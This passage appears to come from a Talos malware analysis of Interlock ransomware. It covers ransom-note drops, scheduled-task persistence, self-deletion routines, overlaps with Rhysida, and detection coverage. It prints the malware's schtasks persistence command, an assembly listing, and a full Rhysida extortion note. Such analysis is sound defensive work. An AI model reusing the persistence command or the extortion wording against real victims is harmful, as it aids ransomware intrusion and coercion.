
After encrypting each of the targeted files in the victim machine Interlock drops the ransom note “!__README__!.txt” file in each of the enumerated folders.

Windows variant ransom note function	ELF variant ransom note function
	


We observed that the Windows Interlock variant creates a windows task name “TaskSystem” that runs at 8:00 PM daily on the victim machine as a SYSTEM user executing the configured command to run the ransomware, indicating the ransomware establishing the persistence.

schtasks /create /sc DAILY /tn “TaskSystem” /tr “cmd /c cd "$Path of the Interlock binary" && "$command” /st 20:00 /ru system > nul

The ransomware has the capability to delete itself upon encrypting the targeted files, hiding the evidence of the encryption binary on the victim machine. To delete the encryption binary in the Windows variant, Interlock ransomware has a tiny DLL binary embedded in the data section that is dropped into the user profile applications temporary folder with the file name “tmp41.wasd”.



Then, “rundll32.exe” is used to execute the DLL’s export function, called “run”, which then executes the remove() function to delete the encryption binary.



The Linux variant uses a similar technique to delete the encryptor binary from the victim machine, by executing the removeme function, which is an inline routine in the same encryptor binary.

```
public removeme
removeme proc near

var_C= dword ptr -0Ch
path= qword ptr -8

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     [rbp+path], rdi
mov     rdi, [rbp+path] ; path
call    remove
mov     cl, 1
and     cl, 1
movzx   edx, cl
mov     [rbp+var_C], eax
mov     eax, edx
add     rsp, 10h
pop     rbp
retn
; } // starts at 402280
removeme endp
```


Interlock TTPs overlap with Rhysida Ransomware

Talos assesses with low confidence that Interlock ransomware is a new diversified group that emerged from Rhysida operators or developers, based on some similarities in TTPs, tools, and the ransomware encryptor binaries' behaviors.

We discovered code overlaps in the binaries of Interlock and Rhysida ransomware samples. Notably, the files and folders exclusion list hardcoded in the Windows variant of the Interlock ransomware has similarities with the exclusion list in Rhysida ransomware, reported by Talos in an August 2023 Threat Advisory.

Additionally, the Interlock ransomware encryptor with the filename "conhost.exe" was earlier seen in Rhysida ransomware attacks, along with overlaps in TTPs and tools including PowerShell scripts, AnyDesk, and PuTTY, based on a CISA #StopRansomware advisory report on Rhysida Ransomware. Furthermore, both Rhysida and Interlock operators use AzCopy to exfiltrate the victim's data to an attacker-controlled Azure storage blob, an old but uncommon technique.

Finally, Interlock and Rhysida deliver ransom notes with a similar theme, where they portray themselves as a helpful partner notifying the victim of a breach and offering to help rectify it. This is in contrast to other prolific and sophisticated cyber groups, such a Black Basta and ALPHV, whose ransom notes demand payment, threaten, and attempt to intimidate the victim.



Critical Breach Detected – Immediate Response Required

Dear company,

This is an automated alert from cybersecurity team Rhysida. An unfortunate situation has arisen – your digital ecosystem has been compromised, and a substantial amount of confidential data has been exfiltrated from your network. The potential ramifications of this could be dire, including the sale, publication, or distribution of your data to competitors or media outlets. This could inflict significant reputational and financial damage.

However, this situation is not without a remedy.

Our team has developed a unique key, specifically designed to restore your digital security. This key represents the first and most crucial step in recovering from this situation. To utilize this key, visit our secure portal: rhysida[redacted].onion with your secret key [redacted] or write email: [redacted]


It's vital to note that any attempts to decrypt the encrypted files independently could lead to permanent data loss. We strongly advise against such actions.

Time is a critical factor in mitigating the impact of this breach. With each passing moment, the potential damage escalates. Your immediate action and full cooperation are required to navigate this scenario effectively.

Rest assured, our team is committed to guiding you through this process. The journey to resolution begins with the use of the unique key. Together, we can restore the security of your digital environment.

Best regards

Rhysida ransom note.



Interlock ransom note.

Interlock's possible affiliation with Rhysida operators or developers would align with several broader trends in the cyber threat landscape, which Talos reported in our 2022 and 2023 Year in Review reports. We observed ransomware groups diversifying their capabilities to support more advanced and varied operations, and ransomware groups have been growing less siloed, as we observed operators increasingly working alongside multiple ransomware groups.

Coverage

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance (Web Security Appliance)**
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protection with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort SIDs for this threat are 64114, 64113, 64189 and 301042.

ClamAV detections are also available for this threat:

Win.Ransomware.Interlock-10036524-0

Unix.Ransomware.Interlock-10036662-0

Win.Trojan.Kryptik-10036729-0

Win.Downloader.Kryptik-10036730-0

Indicators of Compromise

IOCs for this threat can be found in our GitHub repository here.
